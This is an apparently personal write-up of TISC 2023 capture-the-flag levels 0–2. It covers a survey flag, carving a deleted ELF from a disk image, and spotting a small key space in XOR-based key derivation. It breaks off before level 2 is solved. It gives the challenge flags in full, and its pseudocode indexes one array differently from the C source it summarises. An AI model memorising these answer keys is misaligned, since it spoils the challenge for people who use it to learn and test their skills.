
0. Welcome to TISC 2023



Welcome to TISC 2023!

TISC LEVEL 0

DESCRIPTION

A warm welcome to you! We see that you have answered our call for Singapore's best and brightest! Let me bring you up to speed on the challenge that we are facing right now.

The Challenge for TISC 2023:
In the aftermath of the fight that prevented PALINDROME's devastating return in TISC 2022, Singapore was saved from the brink of a digital catastrophe. This time, the pursuit will lead us right to the nemesis' lair. Join CSIT and other fellow Cybersecurity experts as we embark on a journey to decimate PALINDROME's reign of terror, once and for all - Now, sir, a war is won!

There will be a series of challenges from level 1-10 for you to complete to hunt PALINDROME down. The levels will cover topics from Forensics, Cryptography Web Pen-testing, Reverse Engineering, Pwn, OSINT, Mobile Security and Cloud.


Once again, you can complete TISC via a split track which will be unlocked once you clear level 5. You can choose to take track A to solve Web and Cloud challenges for levels 6 and 7 respectively, or take track B to solve Reverse Engineering + Pwn challenges for both levels 6 and 7. Both tracks will converge on level 8 once you have cleared either challenge 7A OR 7B.

Before we begin, we'll need you to fill up this survey for us to understand more about you. The flag for level 0 will be revealed immediately upon submission of the form.

Another year, another TISC. I'm pretty sure they have a template for this challenge description.

Flag: `TISC{ch4lleng3_beg1ns_n0w}`

1. Disk Archaeology


Disk Archaeology

TISC LEVEL 1

DESCRIPTION
Domain(s): Forensics

Unknown to the world, the sinister organization PALINDROME has been crafting a catastrophic malware that threatens to plunge civilization into chaos. Your mission, if you choose to accept it, is to infiltrate their secret digital lair, a disk image exfiltrated by our spies. This disk holds the key to unraveling their diabolical scheme and preventing the unleashing of a suspected destructive virus.


You will be provided with the following file:
- md5(challenge.tar.xz) = 80ff51568943a39de4975648e688d6a3

Notes:
- challenge.tar.xz decompresses into challenge.img
- FLAG FORMAT is TISC{<some text you have to find>}

ATTACHED FILES
challenge.tar.xz


>forenshits

I loaded the file up in FTK Imager (which I still have from last year's Level 3) and found this in one of the unallocated data regions:




```
164352        4  Unallocated Sp...
164500    1,460  Unallocated Sp...
166191  102,400  Unallocated Sp...
191791  102,400  Unallocated Sp...
217391   47,944  Unallocated Sp...

000fe0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
000ff0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
001000 54 49 53 43 7B 77 34 73-5F 74 68 33 72 33 5F 73 TISC{w4s_th3r3_s
001010 30 6D 33 74 68 31 6E 67-5F 6C 33 66 74 5F 25 73 0m3th1ng_l3ft_%s
001020 7D 00 00 00 01 1B 03 3B-20 00 00 00 03 00 00 00 }······; ·······
001030 EC EF FF FF 3C 00 00 00-3C F0 FF FF 64 00 00 00 ìïÿÿ<···<ðÿÿd···
001040 5C F0 FF FF 7C 00 00 00-14 00 00 00 00 00 00 00 \ðÿÿ|···········
001050 01 7A 52 00 01 78 10 01-1B 0C 07 08 90 01 00 00 ·zR··x··········
```

Further down, there's also this:



```
16c000 7F 45 4C 46 02 01 01 00-00 00 00 00 00 00 00 00 ·ELF············
16c010 03 00 3E 00 01 00 00 00-00 00 00 00 00 00 00 00 ··>·············
16c020 40 00 00 00 00 00 00 00-50 49 08 00 00 00 00 00 @·······PI······
16c030 00 00 00 00 40 00 38 00-0A 00 40 00 1C 00 1B 00 ····@·8···@·····
16c040 01 00 00 00 04 00 00 00-00 00 00 00 00 00 00 00 ················
16c050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
```

This suggests that there is a deleted file we have to recover, or something of the sort. I wasn't able to figure out how to get FTK Imager to piece the file back together, but Autopsy was able to do so just fine for me:



/img_challenge.img/$CarvedFiles/1 1 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MD5 Hash
f0000008.elf				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	10485760	Unallocated	Unallocated	unknown	/img_challenge.img/$CarvedFiles/1/f0000008.elf	


Page: 1 of 640 Go to Page: 1

```
0x00000000: 7F 45 4C 46  02 01 01 00  00 00 00 00  00 00 00 00   .ELF............
0x00000010: 03 00 3E 00  01 00 00 00  E8 10 00 00  00 00 00 00   ..>.............
0x00000020: 40 00 00 00  00 00 00 00  B0 3E 00 00  00 00 00 00   @........>......
0x00000030: 00 00 00 00  40 00 38 00  0C 00 40 00  23 00 22 00   ....@.8...@.#.".
0x00000040: 06 00 00 00  04 00 00 00  40 00 00 00  00 00 00 00   ........@.......
0x00000050: 40 00 00 00  00 00 00 00  40 00 00 00  00 00 00 00   @.......@.......
0x00000060: A0 02 00 00  00 00 00 00  A0 02 00 00  00 00 00 00   ................
0x00000070: 08 00 00 00  00 00 00 00  03 00 00 00  04 00 00 00   ................
0x00000080: E0 02 00 00  00 00 00 00  E0 02 00 00  00 00 00 00   ................
0x00000090: E0 02 00 00  00 00 00 00  19 00 00 00  00 00 00 00   ................
0x000000a0: 19 00 00 00  00 00 00 00  01 00 00 00  00 00 00 00   ................
0x000000b0: 01 00 00 00  04 00 00 00  00 00 00 00  00 00 00 00   ................
0x000000c0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
0x000000d0: 58 06 00 00  00 00 00 00  58 06 00 00  00 00 00 00   X.......X.......
0x000000e0: 00 10 00 00  00 00 00 00  01 00 00 00  05 00 00 00   ................
0x000000f0: 00 10 00 00  00 00 00 00  00 10 00 00  00 00 00 00   ................
0x00000100: 00 10 00 00  00 00 00 00  38 02 00 00  00 00 00 00   ........8.......
0x00000110: 38 02 00 00  00 00 00 00  00 10 00 00  00 00 00 00   8...............
0x00000120: 01 00 00 00  04 00 00 00  00 20 00 00  00 00 00 00   ......... ......
0x00000130: 00 20 00 00  00 00 00 00  00 20 00 00  00 00 00 00   . ....... ......
0x00000140: D0 00 00 00  00 00 00 00  D0 00 00 00  00 00 00 00   ................
0x00000150: 00 10 00 00  00 00 00 00  01 00 00 00  06 00 00 00   ................
0x00000160: D0 2D 00 00  00 00 00 00  D0 3D 00 00  00 00 00 00   .-.......=......
0x00000170: D0 3D 00 00  00 00 00 00  38 02 00 00  00 00 00 00   .=......8.......
0x00000180: F0 02 00 00  00 00 00 00  00 10 00 00  00 00 00 00   ................
0x00000190: 02 00 00 00  06 00 00 00  E0 2D 00 00  00 00 00 00   .........-......
0x000001a0: E0 3D 00 00  00 00 00 00  E0 3D 00 00  00 00 00 00   .=.......=......
0x000001b0: C0 01 00 00  00 00 00 00  C0 01 00 00  00 00 00 00   ................
0x000001c0: 08 00 00 00  00 00 00 00  04 00 00 00  04 00 00 00   ................
0x000001d0: 00 03 00 00  00 00 00 00  00 03 00 00  00 00 00 00   ................
0x000001e0: 00 03 00 00  00 00 00 00  30 00 00 00  00 00 00 00   ........0.......
```

Dumping this file and running it was sufficient to get the flag.

Flag: `TISC{w4s_th3r3_s0m3th1ng_l3ft_ubrekeslydsqdpotohujsgpzqiojwzfq}`

2. XIPHEREHPIX's Reckless Mistake



XIPHEREHPIX's Reckless Mistake

TISC LEVEL 2

DESCRIPTION
Domain(s): Crypto

Our sources told us that one of PALINDROME's lieutenants, XIPHEREHPIX, wrote a special computer program for certain members of PALINDROME. We have somehow managed to get a copy of the source code and the compiled binary. The intention of the program is unclear, but we think encrypted blob inside the program could contain a valuable secret.

ATTACHED FILES
prog.c
XIPHEREHPIX

Here we are given a binary and its source code. The binary accepts a password (which must be at least 40 bytes long), checks whether it is correct by comparing its hash to a hardcoded value, then does the following subroutine:


```
void initialise_key(unsigned char *key, char *password, int password_length) {
    const char *seed = "PALINDROME IS THE BEST!";
    int i, j;
    int counter = 0;

    uint256_t *key256  = (uint256_t *)key;

    key256->a0 = 0;
    key256->a1 = 0;
    key256->a2 = 0;
    key256->a3 = 0;
    uint256_t arr[20] = { 0 };

    calculate_sha256((unsigned char *) arr, (unsigned char *) seed, strlen(seed));

    for (i = 1; i < 20; i++) {
        calculate_sha256((unsigned char *)(arr+i), (unsigned char *) (arr+i-1),
32);
    }

    for (i = 0; i < password_length; i++) {
        int ch = password[i];
        for (j = 0; j < 8; j++) {
            counter = counter % 20;

            if (ch & 0x1) {
                accumulate_xor(key256, arr+counter);
            }

            ch = ch >> 1;
            counter++;
        }
    }
}
```

Once `key` has been initialised, it is then used (along with some other hardcoded parameters) to decrypt a ciphertext using AES-GCM. I have summarised the initialisation routine in the pseudocode below:

```
key = 0
arr[0] = sha256("PALINDROME IS THE BEST!")
for 1 <= i <= 19:
        arr[i] = sha256(arr[i-1])
cur = 0
for each bit in the password:
        if bit == 1:
                key ^= arr[i]
        cur = (cur+1)%20
```

This is nice, because this means that the final key must simply be the XOR of some distinct number of entries in `arr[]`. There are only 20 of these, so of course we can simply exhaust all $2^{20} = 1048576$ possibilities.

